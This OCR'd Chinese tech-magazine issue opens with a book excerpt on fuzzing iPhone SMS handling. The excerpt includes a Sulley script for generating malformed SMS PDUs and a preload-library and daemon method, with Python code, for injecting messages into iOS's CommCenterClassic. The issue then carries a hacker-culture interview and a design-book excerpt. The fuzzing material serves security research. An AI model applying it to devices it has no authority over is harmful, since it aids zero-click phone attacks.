对 iPhone 接收 SMS 的方法进行模糊测试

SMS（Short Message Service，短消息服务）是文本消息所使用的技术，它将少量数据通过无线运营商的无线电网络发送到设备。出于若干原因，这些消息带来了很多的攻击方向。主要原因在于，和 TCP/IP 栈不同的是，我们没办法给 SMS 的入站连接设置“防火墙”。所有的 SMS 通信都是匿名到达的，而且肯定会得到设备的处理。从选定目标的角度来看，这也是非常有意思的。虽然找到人们的 IP 地址可能很难（对使用地点不断变换的笔记本而言尤甚），但弄到人们的电话号码往往是相当容易的。

SMS 这个攻击方向之所以很吸引人还有一个原因：它不需要任何用户交互就能让数据进入应用。这与攻击 Web 浏览器是不同的，攻击浏览器需要让用户访问恶意网站才行。除此之外，对于攻击者来说还有个利好消息，那就是 iOS 中处理 SMS 消息的进程并未运行在沙盒中，而且负责与基带处理器之间的通信（稍后会详细介绍）。所以，有了电话号码和 SMS 漏洞攻击，攻击者就可以在不进行用户交互的情况下让监控手机通话和文本短信的代码运行起来，而且只要是受害者想接电话或收短信，就没什么好办法抵御这种攻击。

作者/Charlie Miller等

Charlie Miller，Accuvant Labs首席研究顾问，曾在美国国家安全局担任全球网络漏洞攻击分析师5年，连续4年赢得CanSecWest Pwn2Own黑客大赛。他发现了iPhone与G1安卓手机第一个公开的远程漏洞，通过短信对iPhone进行漏洞攻击并发现了可以让恶意软件进入iOS的代码签名机制缺陷。

作为圣母大学博士的他还与人合著了*The Mac Hacker's Handbook*和*Fuzzing for Software Security Testing and Quality Assurance*两本信息安全类图书。

基于变异的模糊测试

基于变异的模糊测试就是对合法数据进行随机修改，并把修改过的数据发送给应用。这在协议未知时（这种情况也没别的选择）或拥有海量起始输入可供测试时特别实用。例如，在对.ppt文件进行模糊测试时，从网上下载大量PPT用于修改并不是件难事。但是，SMS消息并不属于这种情况。大家也许能找到一些不同类型的有效SMS消息。不过，这可能不足以进行彻底的模糊测试。为了这一目标，大家需要使用更具针对性的模糊测试方法：基于生成的模糊测试。

用Sulley进行基于生成的模糊测试

基于生成的模糊测试会根据规范构造测试用例，并智能地构建输入。大家已经看到了SMS消息的构成方式，现在只需要把这些知识转化成生成测试用例的代码就行了。为达到这一目的，大家可以使用Sulley模糊测试框架。

有了Sulley，我们就有办法准确表示组成SMS消息的各种数据。我们还可以用它发送数据和监测数据。不过在这里大家可以忽略这些额外的功能，只需要利用Sulley生成测试用例的功能。

就像早期的基于生成模糊器SPIKE（www.blackhat.com/presentations/bh-usa-02/bh-us-02-aitel -spike.ppt）那样，Sulley也使用了基于块的数据表示方法。大家现在就可以开始着手了，看看能否利用Sulley提供的原语表示SMSC地址。对于第一个字节，我们需要用到`s_size`原语。

在没有被模糊处理时，该原语可以正确地存放对应数据块的长度。因此，即便是有超长的数据字段，SMSC 地址从文法上讲也是正确的。这就是对协议的了解能派上用场的地方。如果只是随机地插入字节，程序可能很快就会拒收这样的无效 SMS 消息，因为消息的长度是错误的。调用 s_size 原语时，我们有多种参数可以选择。

- format　该参数约束了输出格式。可能的值包括 string、binary 和 oct。你所需要的是 oct，即八位组。为进行 SMS 模糊测试，Sulley 中已经添加了处理八位组的代码。
- length　该参数表示长度字段是由多少字节组成的。
- math　该参数表示如何根据数据块的实际长度计算出要输出的长度值。如果输出是某些字节十六进制，表示对应的文本的长度。换句话说，该数据块中的字节数（该字节的值）是数据块实际字符串长度的一半（每个“字节”其实是两个 ASCII 字符）。大家可以把 math 参数的值设置为 lambda x: x/2 来表示这一情况。
- fuzzable　该参数的值表明是否应对此字段进行模糊测试。在对 Sulley 文件进行调试时，我们可以先将该参数的值设为 False，在准备好进行模糊测试时再把它置为 True。

将这些参数全放在一起，你就会得到表示 SMSC 地址第一个字节的如下代码：

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
```

将字节放进 Sulley 数据块中，你就可以指定此次长度计算中要使用这些

字节。这个数据块不一定要出现在对应 s_size 所在位置的附近。不过，在本例中，数据块是紧随 s_size 之后的。Sulley 代码现在就是下面这样了：

```
s_size("smsc_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("smsc_number"):
       ...
s_block_end()
```

因为可能有多个 s_size 原语和数据块，所以我们可以通过为 s_size 和数据块使用相同的字符串建立连接。接下来是数字的类型。这是个单字节的数据，因此要使用 s_byte 原语。这个原语可选择的参数与 s_size 的可选参数类似。大家还可以利用 name 选项为字段命名，从而提高文件的可读性：

```
s_byte(0x91, format="oct", name="typeofaddress")
```

第一个（也是唯一一个不可选的）参数是该字段的默认值。Sulley 会对要进行测试的第一个可模糊测试字段进行模糊测试。在重复尝试要为该字段尝试的全部值时，其他字段都保持不变，继续具有它们的默认值。因此，在本例中，在不对 typeofaddress 字节进行模糊测试时，它的值一直是 91。这样的结果就是 Sulley 永远都不会找到所谓的 2x2 漏洞（就是那些要求同时改变两个字段才能找到的漏洞）。

SMSC 地址的最后一个字段是实际的电话号码。大家可以选择将其表示为一串 s_byte，不过就算是在模糊测试时，每个 s_byte 的长度也一直是 1。如果想让该字段具有不同的长度，你就需要使用 s_string 原语。在进行模糊测试时，该原语会被很多长度各异的不同字符串代替。不过这样做存在一些问题。其中一个问题是，PDU 数据也必须由十六进制的 ASCII

值组成。大家可以将其封装到数据块中，并使用可选的encoder字段向Sulley传递这一信息。

```
if s_block_start("SMSC_data", encoder=eight_bit_encoder):
      s_string("\x94\x71\x06\x00\x40\x34", max_len = 256, fuzzable=True)
s_block_end()
```

这里的eight_bit_encoder是用户提供的函数，它接受一个字符串并返回一个字符串，在本例中就是：

```
def eight_bit_encoder(string):
        ret = ''
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
        return ret
```

该函数接受任意的字符串，并将它们表示为所需的形式。大家可能已经注意到了，这里还有个max_len选项。Sulley的模糊测试库包含一些特别长的字符串，有时候会有几千字节那么长。而我们在这里要进行模糊测试的内容最大长度只是160字节，因此生成超长的测试用例是没有任何意义的。max_len表明了进行模糊测试时所使用字符串的最大长度。

下面是Sulley的协议文件，用于对8位编码SMS消息的所有字段进行模糊测试。想了解更多Sulley SMS文件示例，请参考www.mulliner.org/security/sms/feed/bh.tar.gz。这些文件中包含了不同的编码类型，而且有具备不同UDH信息元素的例子。

```
def eight_bit_encoder(string):
        ret = ''
```

```
        strlen = len(string)
        for i in range(0,strlen):
                temp = "%02x" % ord(string[i])
                ret += temp.upper()
         return ret

s_initialize("query")
s_size("SMSC_number", format="oct", length=1, math=lambda x: x/2)
if s_block_start("SMSC_number"):
        s_byte(0x91, format="oct", name="typeofaddress")
        if s_block_start("SMSC_data", encoder=eight_bit_encoder):
                s_string("\x94\x71\x06\x00\x40\x34", max_len = 256)
        s_block_end()
s_block_end()

s_byte(0x04, format="oct", name="octetofsmsdeliver")

s_size("from_number", format="oct", length=1, math=lambda x: x-3)
if s_block_start("from_number"):
       s_byte(0x91, format="oct", name="typeofaddress_from")
       if s_block_start("abyte2", encoder=eight_bit_encoder):
               s_string("\x94\x71\x96\x46\x66\x56\xf8", max_len = 256)
       s_block_end()
s_block_end()

s_byte(0x0, format="oct", name="tp_pid")
s_byte(0x04, format="oct", name="tp_dcs")

if s_block_start("date"):
                s_byte(0x90, format="oct")
                s_byte(0x10, format="oct")
                s_byte(0x82, format="oct")
                s_byte(0x11, format="oct")
                s_byte(0x42, format="oct")
                s_byte(0x15, format="oct")
                s_byte(0x40, format="oct")
s_block_end()

if s_block_start("eight_bit"):
```

```
        s_size("message_eight", format="oct", length=1, math=lambda x: x / 2,
fuzzable=True)
        if s_block_start("message_eight"):
                if s_block_start("text_eight",encoder=eight_bit_encoder):
                        s_string("hellohello", max_len = 256)
                s_block_end()
        s_block_end()
s_block_end()

fuzz_file = session_file()
fuzz_file.connect(s_get("query"))
fuzz_file.fuzz()
```

这将会在 stdout 上生成超过 2000 条模糊处理过的 SMS 消息。

```
$ python pdu_simple.py
[11:08.37] current fuzz path: -> query
[11:08.37] fuzzed 0 of 2128 total cases
[11:08.37] fuzzing 1 of 2128
0700947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 2 of 2128
0701947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 3 of 2128
0702947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C6F
[11:08.37] fuzzing 4 of 2128
0703947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C
...
```

最后一步就是对这些输出进行转换，生成便于我们尚未编写的这个模糊器解析进行解析的形式。为了让一切变得更为一般化，我们可以允许测试用例含有一条以上的 SMS 消息。这样一来，测试用例不仅包含了随机的错误，也可以测试拼接 SMS 消息到达次序被打乱这样的情况。考

虑到这一点，大家可以对该工具的输出运行如下脚本，让它变成这样的格式：

```
import sys
for line in sys.stdin:
       print line+"[end case]"
```

在本例中，大家可以将各个PDU分别视作独立的测试用例，不过这样一来就可能要忽略一些更为复杂的测试用例。

然后，大家可以运行如下内容，生成满是模糊测试测试用例的非常易于解析的文件。


```
$ python pdu_simple.py | grep –v '\[' | python convert.py
0700947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C6F
[end case]
0701947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C6F
[end case]
0702947106004034040D91947196466656F800049010821142154 00A68656C6C6F
68656C6C6F
[end case]
```

注意，在这些由Sulley生成的PDU中，有一些可能没法通过真正的蜂窝网络发送。例如，SMSC可能设置了SMSC地址，而攻击者没法控制这个值。或者，也许运营商会对它传送的数据进行完整性检查，并且只允许某些特殊字段具有特定的值。不管是哪种情况，所生成的测试用例都有可能仅部分能够在运营商网络上发送。我们必须确定这些崩溃都是由能在真实的运营商网络上传送的SMS消息造成的。

SMS iOS注入

在拿到大量模糊处理过的SMS消息后，你还需要有办法将它们传送到iPhone上进行测试。利用真实的运营商网络，将它们从一部设备发送到另一部设备就能达到这一目的。这样的过程涉及将测试用例从一部设备通过SMSC发送到测试设备上。不过，这样做主要有下面几个缺点。其一就是发短信是要收费的，发得多了这笔支出也是挺大的。另一个原因就是运营商会察觉到这些测试，特别是注意到这些测试用例。除此之外，运营商还可能采取行动阻止测试，比如说限制消息的传送。还有，模糊处理过的消息还可能会导致运营商的电话服务设备崩溃，从而引发法律问题。下面要介绍的方法首先是由Mulliner和Miller针对iOS 3描述的（www.blackhat. com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf），我们在这里针对iOS 5对其进行了更新。这要假定将自己置于调制解调器和应用处理器之间，在设备上向这两者之间的串行连接注入SMS消息。此方法有很多好处，其中包括运营商（基本上）不会知道这种测试在进行，消息能够以非常快的速率发送，不会产生话费成本，而且出现在应用处理器上的消息与通过运营商网络到达的真实SMS消息是一模一样的。

设备上的SMS消息是由CommCenter或CommCenterClassic进程处理的（取决于使用哪种设备）。这些CommCenter进程与调制解调器之间的连接由若干虚拟串行线路组成。它们在iOS 2和iOS 3中分别由`/dev/dlci.h5-baseband.[0-15]`和`/dev/dlci.spi-baseband.[0-15]`表示。在iOS 5中，它们的形式是`/dev/dlci.spi-baseband.*`。SMS消息所需的两种虚拟设备分别是`/dev/dlci.spi-baseband.sms`和`/dev/dlci.spi-baseband.low`。



《黑客攻防技术宝典：iOS实战篇》涵盖了所有已发现的iOS漏洞以及这些漏洞会为iOS系统带来的危害等内容，详细地解释了iOS的运行原理、系统构架、系统风险，向人们展示iOS的另一面，并希望以此来避免iOS漏洞的危害。

要注入创建的SMS消息，我们就需要进入CommCenterClassic进程。我们会利用预先加载库的方式将库注入该进程，从而达到这一目的。该库会提供新版本的`open(2)`、`read(2)`和`write(2)`函数。新版的`open`会检查之前提过的处理SMS消息的两条串行线路是否处于打开状态。如果是，它就会打开UNIX套接字`/tmp/fuzz3.sock`或`/tmp/fuzz4.sock`，连接到该套接字，并把该文件描述符返回给请求文件的设备。如果是要对其他文件调用`open`，那么真实版本的`open`（可在`dlsym`中找到）会被调用。这样的结果就是，对于那些我们不关注的文件或设备，执行的是对标准`open`的调用，而对于想要冒充的两条串行线路来说，我们不是要打开真正的设备，而是要返回对应UNIX套接字的文件描述符；我们可以随意读写该描述符。拦截`read`和`write`函数是出于日志记录和调试的目的，与SMS注入没有关系。

接着，我们要创建一个名为injectord的守护进程，它会打开通向所需的两个串行设备的连接，还会打开通向UNIX套接字（虚拟串行端口）的连接。然后，该守护进程就会把从一个文件描述符读取的数据原原本本地复制到另一个文件描述符，扮演着中间人的角色。此外，它还会在端口4223上打开一个网络套接字。当它在此端口上接收数据时，该网络套接字会把数据转播给这里提到的UNIX套接字。最终的效果就是，当CommCenterClassic打开这些串行连接时，实际上会打开一个UNIX套接字，而这个UNIX套接字大多数时候都表现得像是通向调制解调器的连接。不过，通过向端口4223发送数据，大家可以注入数据，而且这些数据看起来就像是来自调制解调器的。

一旦这个注入程序到位，给定PDU格式的SMS消息，下面的Python函数就会将正确格式的数据发送到会把这些数据注入串行线路的守护进程。

CommCenterClassic的表现就像这些消息真是通过运营商网络到达的那样。

```
def send_pdu(ip_address, line):
        leng = (len(line) / 2) - 8
        buffer = "\n+CMT: ,%d\n%s\n" % (leng, line)
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((ip_addresss, 4223))
        s.send(buffer)
        s.close()
```

这样我们就可以不花钱把SMS消息发送给设备了。这些消息能以非常快的速度传送，达到每秒很多条的传送量。■

读《码农》吐吐槽 还能赚银子！

《码农》电子刊如今慢慢悠悠已经出版了28期，从一开始的好评如潮，到现在的“怎么这么抽象啊”“赶脚内容没有以前好了？”“一下就翻完了，没什么内容啊”……小编表示压力很大，现在的码农读者太难伺候了，明明是本免费杂志，￥%#%&*%@#￥*@￥#@！

但是，一看到好评，编者还是会热泪盈眶，热血沸腾，各种正能量啊“这么好质量的杂志还免费，天上掉馅饼呀”“希望一直出！每一版都读了，很值得推荐！！”……

所以《码农》还是会一直做下去，但是，是好是坏，您得给个话儿啊！

活动规则：在吐槽贴中留言，选出任何一期中你最喜欢的文章和最不喜欢的文章，即可获得图灵社区银子2两！凡吐槽吐得掷地有声者，加赠银子3两（共5两）！（怎样使用银子兑换图书）


活动时间：本活动长期有效。

余弦（钟晨鸣）：

打破常规，守正出奇

访谈嘉宾：

余弦（钟晨鸣），知道创宇技术副总裁、404团队Leader、知名黑客，一手打造出KCon大会、漏洞交易平台Seebug、网络空间搜索引擎ZoomEye，并著有畅销书《Web前端黑客技术揭秘》。他坚持“以黑客那种邪气看待世界。而你，务必保持自己的独立思维”。更多信息，请参见其个人公众号“懒人在思考”、个人网站evilcos.me。



访谈实录：

问：据了解，您大学并非计算机专业，但因为高中就开始对计算机感兴趣，后来转到了计算机安全领域？

我从高中开始学编程的，但缘于对自然科学的好奇和家人的影响，大学选择了生物专业。其实跟生物又不太相关，叫生物功能材料。这是个跨学科专业（生物学＋材料学），研究的是人造骨骼、人造心脏等需要植入人体的东西，所以又跟医疗有些关系。

大学专业的跨学科性，以及自身对计算机的浓厚兴趣，让我有了再跨一下的想法。其实当时动机很单纯，就是觉得黑客很酷！再者，从小看着动画片长大，也想自己试试看能否做出来，于是学了Flash。再后来，我开始接触Flash安全，接触到黑客领域。

问：据说您还未毕业就加入了知道创宇？

当时我是黑客圈内的新人，是看着中国老一代黑客们的文章，学习着他们的思想，运用着他们的工具成长起来的，所以十分崇拜这些黑客圈儿里的前辈。当时知道创宇的创始人来学校找到我，跟我吃饭，有这般待遇可以跟牛人做一番很牛的事，我很痛快就答应了。

问：知道创宇藏龙卧虎，您觉得是什么吸引了这么多优秀的技术人才？

是黑客文化的传承吧。知道创宇是一家注重技术的公司，从创始人、CEO、CTO到大大小小团队的Leader，我们坚持黑客文化这条路很多年。

这是一种从上而下的传承，知道创宇因此吸引了很多人，黑客文化也得以持续。

问：您在知道创宇主要负责哪方面工作？

对外呢，我是知道创宇的技术副总裁，负责安全研究相关的一些技术，包括带一些业务团队，比如404。其实，404最初只是个实验室，后来才一步步发展成业务团队，继而我要带领这个团队打造很多产品，要思考它的商业模式。另外，前面说到知道创宇是一家注重技术的公司，这是我们的一个优点，但往往也是缺点：在市场这块儿我们可能做得并不够好。所以，我们一方面要把产品做好，一方面也在思考怎样让更多的人知道我们的东西，知道有这样一个群体在对抗着网络空间里的地下黑客。我们希望能够把背后的东西做成产品，提供给需要的人。

问：您当初基于什么原因创建了KCon，相较于其他安全会议，它的特色和优势是？

创建KCon是2012年，那时国内的大会还比较少，而且除了少数聚焦于技术外，很多大会的商业性太强了。而我们团队比较爱玩，又非常注重黑客技术，于是我就想在业内办一场纯粹的，能够回归黑客自由分享精神的大会。因此，KCon一开始并不接受赞助。

KCon的玩法是这样的，除了保证干货和高质量，还要有好玩的元素，比如邀请摇滚乐队。我更希望能够挖掘很多有实力的新人，给他们展示的舞台，让他们有机会成为黑客圈的焦点。就好像2015年，最小的演讲者是一名12岁的初中生，他也能站上讲台，而且事实证明讲得挺不错。

当然，我们也会邀请一定比例的老人，但不一定是那种有超级知名度的，他们可能在黑客圈潜伏了很久，但一旦站上演讲台，就会引起大家对黑客情结的共鸣。我们希望大家能够在其中找到一种平衡：一个是新股势力，一个是带有情结的老人。这样的感觉会让人怀念黑客的本质。

问：近年，国内很多黑客团体走进国际黑客大会，您觉得国内的黑客群体在国际上是个什么地位？

有段时间，中国的黑客其实在国外有被妖魔化。他们认为中国的黑客会侵犯个人资产，入侵商业、国家政治等领域。但这也从侧面说明，国内的黑客技术不断发展成长起来了。

近几年，国内外都出现了一批新兴的网络安全公司，我们也算比较新颖的。当大家都成熟起来之后，我们发现其实海外安全公司中也有很多华人，技术也很高超。再往后的这两年，越来越多的中国人、中国公司开始站上国际舞台，但我觉得并不存在国内的技术和国外技术分离的现象，中国黑客其实挺强的。

如今，我们也尝试把打造的产品，包括KCon、Seebug、ZoomEye推向国际舞台。比如将来的KCon大会上，我也会尝试邀请一些国外的嘉宾用全英文演讲，但是我骨子里面又不太想，我们泱泱大国本身的安全人才就很多。相信当KCon足够有影响力的时候，国际上的黑客会想要亲自来中国。

问：很多人说，ZoomEye与国外的Shodan很相似，您认为ZoomEye的特色有哪些？Shodan不断商业化，那ZoomEye的发展趋势呢？

ZoomEye也在考虑商业化，但会更加注重开放。其实，我们打造ZoomEye的时候，还不知道Shodan的存在，当然两者的切入点也不大一样。Shodan主要针对的是设备指纹，也就是与某些特定端口通信之后返回的banner信息的采集和索引。而ZoomEye更加偏重Web，侧重于对某些特定服务的探测，比如Web服务的细节分析。后来知道了Shodan的存在，也对比了其他一些类似项目，我们觉得可以把整个网络空间的所有端口信息都记录下来，而实际做的过程中我们才了解到它真正的复杂度。当然，我们非常尊重Shodan，重视黑客的开源、版权等相关问题，所以操作过程中也会实事求是地说明用到了哪些东西。

近期ZoomEye和科研院校合作，面向全球发起ZoomEye D计划（网络空间暗物质消除计划）；开放ZoomEye API，让更多人可以更方便地使用ZoomEye的海量数据与能力。由于把网络空间比喻为海洋，我们这些在网络空间上攻防对抗的黑客就是“海盗”，因此还上线了“海盗榜”。ZoomEye已经探索出自己的发展路线，一条在免费开放与商业利益之间平衡的路线。

问：黑客精神是可以培养的吗？“黑客”在外人看来总是很神秘，您对“黑客”是否有自己的定义？

可以啊，我觉得就是所谓的先天和后天吧。先天的话，就是这个人本身的性格是否吻合黑客精神所需要的一些元素。当然，很多时候黑客精神

又与世界观有关系，然而早期的世界观往往是不够的。你慢慢地会了解这个世界上有多么牛的一批人，多么牛的一些工程，然后可能会被感染，被触动。

我在知乎上的签名是“在知道创宇黑客不神秘”。我们本身是黑客，所以不会觉得黑客有多么神秘。后来换位思考发现，在整个网络空间内，黑客就像具备了超能力一样，可以打破常规做一些人们意想不到的事，当然有好有坏。但我认为真正的黑客是守正出奇，走正道儿，有出奇的玩法，且具备创造力的群体。这也是我们团队对于黑客的定义。当然，这个定义并不囊括所有的“黑客”，而只是我们所定义的黑客，也是我们希望成为的那种黑客。

问：很多人做黑客是兴趣使然，这也使黑客很容易越界。对于纯粹想做技术的黑客，怎样把控越界问题，也就是“正”和“邪”呢？

这就是我所说的“守正出奇”。我常说，要想成为一名真正的黑客，首先得敢于去触碰一些东西。如果太过拘束，人人头上都悬着一把剑，社会也就不用运转，安全也就不用玩了。任何做安全的人都一定会踩到一些雷，一定会有的。但做的过程中，我们一定要有底线。你要拿别人的资产去测试，比如服务器、网站，你不要为了炫耀换了人家的首页，什么“黑客路过此地”；也不要把人家的库托出来拿去卖了。那样的话，他们可能因此股票暴跌、丧失客户信任，或者遭受其他损失。为了研究做测试，了解本质就可以了，决不能破坏。

对于想要成为黑客的朋友，我的建议是要向“地下黑客”学习，大胆一点，坏一点。我们必须像他们一样去思考，很多技能都是相通的。

问：1月份由“电子六所”授牌，知道创宇成为工控系统信息安全技术国家工程实验室分部。这是否也意味着工控领域的安全态势日益严峻，将成为值得关注的热点问题？

国家之所以在知道创宇建立分部，也是想充分利用民间企业的力量，在工控安全领域将力量最大化。国家对于工控安全的重视，其实也是因为网络空间的玩法带来了一些比较神奇的效应，比如最早面向公众的一起工控事件“震网病毒”。当时，伊朗核设备的离心机被震网病毒篡改了相关参数，导致离心机转速过快，损坏了大批设施。这次安全事件的曝光说明，网络病毒可以通过网络破坏线下的东西。现在工控本身有一套网络——工控网，虽说与互联网是隔离的，但实际上它们之间会有交集，而且交集可能会越来越多。

德国还提出了“工业 4.0”的说法。现在的智慧城市，多少都跟工控有关联，比如智能的楼宇、交通系统、水电支付等。如此大的一个市场摆在那儿，而黑客就是跟着市场走的。有一个很好玩的观点：我们看到的任何明面上的产业链，底下一定有对应的黑色或者灰色产业。

问：信息价值不断提升，物联网等科技迅速发展，给网络安全带来了哪些机遇和挑战？

国内的安全意识在提高，从我们业务量的提升可以明显感觉到。斯诺登事件后，国家逐步提高对网络安全的重视程度，并成立了中央国家安全委员会。后来网信办的成立，更说明网络安全已经获得国家级的高度重视。

民间公司也自然而然地被带动起来了。而且，互联网创业公司越来越多，包括做互联网金融的，做比特币的，它们经常遭受黑客的攻击，所以本身也能感受到安全问题。一个产业起来了，黑客也就多了，人们的安全意识自然也就提升了。这对我们这样的安全公司来说都是挑战，需要去研发、攻破。

黑客与设计：逆向解析设计之美

作者/David Kadavy

Kadavy公司的总裁，兼500 Startups种子基金的导师。Kadavy公司提供用户界面设计咨询服务，客户包括oDesk、PBworks和UserVoice等。

早先，David曾领导过两家硅谷创业公司和一家建筑公司的设计部门，在大学教授过印刷课程。在爱荷华州立大学攻读平面设计专业美术学士学位期间，他

一定意义上讲，我们都是现代的印刷工。我们可以制作传单、明信片，以及带动画效果的PPT。我们可以创作博客、海报，甚至咖啡杯图案。但是，只有极少的人具备设计素养。诚然，设计品味问题也慢慢进入了我们的视野。人们抨击、反对丑陋的字体如Comic Sans。

没有设计素养，就像写字很烂一样，会辞不达意、沟通不畅。字体、颜色、版面编排以及留白，都会影响我们所要传达的信息，而且几乎所有人都有能力操控这些要素。

黑客精神

黑客，可谓是从设计素养中获益最多的群体。我所说的黑客并不是那些侵入网络盗窃密码的人，甚至都不必是软件工程师。我说的是那些富有创新头脑、不拘旧制的一群人，他们改变了我们生活、工作和交互的方式。

“黑客”一词起源于20世纪60年代的麻省理工学院，当时用来指代计算机和软件发烧友，现在的意义变得更加宽泛。Eric Steven Raymond在其文章“如何成为一名黑客”（www.catb.org/~esr/faqs/hackerhowto.html）中，列举了黑客精神的五个信条：

曾在罗马学习古代印刷术。Communication Arts 杂志刊登过他的设计作品，他曾 在 South by Southwest (SXSW) 互动大会上做过演讲。

你可以访问kadavy.net，阅读其关于设计和创业的文章，也可在Twitter上通过关注@kadavy，或借由david@kadavy.net与他联系。

- 世界上充满了需要解决的迷人问题；
- 一个问题不应该被解决两次；
- 无聊和乏味是罪恶；
- 崇尚自由；
- 态度不能替代能力。

简而言之，黑客珍视知识。他们学习为实现梦想所需的一切知识。遵循黑客精神的人富有求知欲，他愿为自己的目标全力以赴。他们具有创业精神，注重技能和知识，胜过职称和经验。

黑客是现代世界的文人。他们创建的产品和业务，不仅自身会传达信息，而且可让用户与之交互，以及与其他用户彼此沟通交流。只要一台笔记本、一个创意，以及几个小时的编码，黑客就能创造出影响数百万人的东西。

黑客之所以能在这么短的时间内取得如此大的成果，是因为他们来自以知识共享为基础的社区。社区成员共同投入了无数时间，编写软件、指南和其他教程，令社区中的每个人都有所裨益。黑客可以学习各种解决手头问题所需的东西。碰到编程问题，他们会在Google上快速搜索或者阅读手册；当事业刚刚起步需要做财会和记账时，他们可以在网络上找到尽可能多的资料，也可以从图书馆借阅书籍。

设计知识的匮乏

让黑客最头疼的事情就是学习设计。黑客们明白，若要以弱小的力量与商业巨头竞争，他们需要良好清晰的设计，但是学习设计的资源却很难找。

当然，他们可以雇个设计师，但是好的设计师费用昂贵而且刚刚开始创业时他们并没有那么多钱来支配。

学习设计之所以困难，主要因为设计师很难清楚地描述其做设计的过程。事实上，很多设计师在设计上有一定的天赋和兴趣，然后历经无数的练习和实验，才开创出了自己独特的设计方式。结果是，现在的很多设计要点要么过于简单，要么过于复杂。比如说，有没有人跟你说过只要“运用留白”就好？如果你没听懂，那她可能只会耸耸肩，说明可能自己生下来就知道如何做设计。

事实是，设计背后真的存在一种思维过程——决策框架。例如，留白的细微差别，实际上是受到几何比例的影响。留白是重要的构图部分。留白可以使得重要信息更加明确，等等。

我希望通过对设计过程展开“逆向工程”式的解析，给读者带来足够的知识应对各种不同的情况。不只是掌握一些简化的设计规范，更重要的是，获得系统的设计思维架构。

SEO 也是设计

在设计以传播信息为主的网站时，或者是设计任何东西的时候，设计师最主要的工作就是信息交流。正因为信息交流是创作设计的首要前提，所以熟练的 Web 设计师一定要了解 SEO 的最佳实践。

设计，更具体地说排版设计，总是关于信息传播的。因此，确保目标用户获取信息是设计师的职责之一。

你在设计时，就是在试图传达一些信息。设计师的使命之一在于将信息传递给需要它们的人，特别是那些正在积极努力寻找相关信息的人。

现代设计师却常常忘记这条重要原则。设计师与客户经常发现自己专注于网站的界面美化和用户体验，却忽略了信息的底层结构。对Flash的轻率利用，将信息数据封闭起来，使得信息既无法被搜索引擎探测到，也无法通过浏览器页面的查找命令找到，从而缩小了网站的信息传播范围。

